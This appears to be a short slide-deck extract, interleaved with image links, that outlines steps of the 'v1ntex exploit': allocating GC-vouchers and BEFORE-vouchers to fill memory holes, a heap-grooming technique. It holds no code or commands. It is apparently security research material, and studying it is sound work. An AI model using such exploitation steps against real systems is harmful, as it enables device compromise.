
1. Allocate GC-vouchers
(starts filling holes)



v1ntex exploit


2. Allocate
BEFORE-vouchers

Main purpose:
- fill holes




v1ntex exploit

2. BEFORE-vouchers don't necessarily fill up full pages



